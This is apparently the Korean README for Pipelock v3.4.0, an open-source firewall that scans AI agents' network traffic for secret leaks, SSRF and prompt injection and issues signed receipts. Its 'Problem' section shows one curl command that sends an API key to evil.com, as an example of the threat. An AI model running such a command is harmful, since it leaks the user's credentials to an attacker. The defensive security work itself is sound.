

pipelock v3.4.0
오픈소스 AI 에이전트 방화벽으로, HTTP, MCP, A2A 및 WebSocket 트래픽을 스캔하여 데이터 유출, SSRF, 프롬프트 인젝션을 탐지하고, 감사 가능한 검증된 서명된 액션 영수증을 발행합니다.
검증 가능한 이그레스 제어(Verifiable Egress Control)를 위한 오픈소스 AI 에이전트 방화벽.


Pipelock은 AI 에이전트와 네트워크 사이에 위치합니다. 중계되는 HTTP, WebSocket, MCP, A2A 트래픽과, TLS 가로채기가 활성화된 경우 CONNECT 터널 내용을 검사하여 비밀 정보 유출, 프롬프트 인젝션, SSRF, 도구 중독(tool poisoning), 위험한 도구 호출 체인을 탐지합니다. 가로채기 없는 일반 CONNECT는 호스트명과 URL 수준에서 스캔됩니다. 설정된 MCP 업스트림은 사설 주소 SSRF 차단의 예외입니다. 로컬/사설 서버는 허용되지만, 클라우드 메타데이터 엔드포인트는 계속 차단됩니다.
Pipelock은 콘텐츠 인식 경계 결정에 대해 중재자가 서명한 action receipts를 발행하므로, 검토자는 에이전트 런타임 외부에서 Pipelock이 무엇을 결정했는지 검증할 수 있습니다. 공개 agent-egress-bench 코퍼스는 탐지 기능을 검증합니다. Gauntlet 워크플로는 고정된 코퍼스 커밋에 대해 제품이 정기적으로 수행하는 후보 시험이며, 공개 점수를 자동으로 게시하지는 않습니다. 자세히 알아보기: 오픈소스 AI 방화벽.
지원 환경: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
문제 · 검증 · 빠른 시작 · 실제 동작 · 탐지 항목 · 기능 · 아키텍처 · 문서 · 플레이그라운드 · 블로그 · Dosu에게 묻기
라이브 플레이그라운드에서 브라우저로 직접 사용해 보세요. Pipelock이 그만한 가치가 있다고 생각되면 저장소에 별을 눌러 다른 사람들도 찾을 수 있게 해주세요.
문제
여러분의 AI 에이전트는 환경에 $PROVIDER_API_KEY를 가지고 있고, 셸 접근 권한도 있습니다. 단 한 번의 요청으로 유출될 수 있습니다:
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
에이전트가 수행하는 모든 머신 작업은 비밀 정보와 공개 인터넷 사이의 경계를 넘어야 합니다. Pipelock은 에이전트가 프록시, MCP 래퍼, 샌드박스, 호스트 격리 모델 또는 클러스터 배포 토폴로지를 통해 라우팅될 때 그 경계가 됩니다. 매개된 아웃바운드 및 인바운드 트래픽을 스캔하고, 모드에 따라 공격을 차단하거나 플래그하며, 결정에 대한 서명된 증거를 기록합니다.
직접 검증하기
대부분의 에이전트 보안 도구는 대시보드를 신뢰하라고 요구합니다. Pipelock은 서명된 영수증을 건네고, 여러분이 보유한 키로 오프라인에서 직접 확인할 수 있게 합니다. 계정도 서버도 필요 없습니다.

내장 데모는 실제 공격 시나리오를 실행하고, 이를 차단하며, 설정도 네트워크도 없이 서명된 영수증과 공개 키를 디스크에 기록합니다:
pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)

스코어카드는 각 주장을 개별적으로 평가하고 그것이 입증하지 못하는 것, 즉 Pipelock이 중재하는 경계 밖에서 무슨 일이 일어났는지를 명시합니다. 그 아래의 영수증 타임라인은 기록된 중재 결정을 판정 및 해시 링크와 함께 나열합니다. 자신의 한계를 정직하게 밝히는 영수증이 그것을 숨기는 초록색 체크 표시보다 낫습니다.
증거 뷰어는 무료이며 라이선스가 필요 없습니다. 위의 데모 영수증이 아니라 Pipelock이 실행 중에 기록하는 플라이트 레코더 세션을 읽습니다:
pipelock init --output ./pipelock.yaml        # names a recorder directory and generates its signing key
pipelock run --config ./pipelock.yaml         # record while your agent works
pipelock evidence view --receipt-dir ./recorder --out report.html   # static offline report, no server
pipelock evidence serve --receipt-dir ./recorder                    # same report, served read-only
정직성에 관한 두 가지 참고 사항을 먼저 밝힙니다. 데모는 실행 시 출력되는 임시 키로 서명하는데, 이는 영수증이 명명된 신원에 연결된 것이 아니라 자기 일관성이 있음을 증명합니다. 공개 Pipelock 플레이그라운드는 Pipelock이 게시한 키로 검증하는 별도의 경로입니다. 그리고 Pipelock을 운영하는 운영자가 서명 키를 보유하므로, 영수증은 경계가 무엇을 결정했는지와 키 보유자가 서명했다는 것을 증명할 뿐, 운영자가 정직하다는 것을 증명하지는 않습니다. pipelock anchor receipts는 영수증 체인 체크포인트를 로컬 백엔드나 Rekor 투명성 로그에 기록하여 나중에 감사할 수 있게 하며, 해당 앵커에 대한 운영자 독립적 검증은 아직 종단 간 증명 중입니다.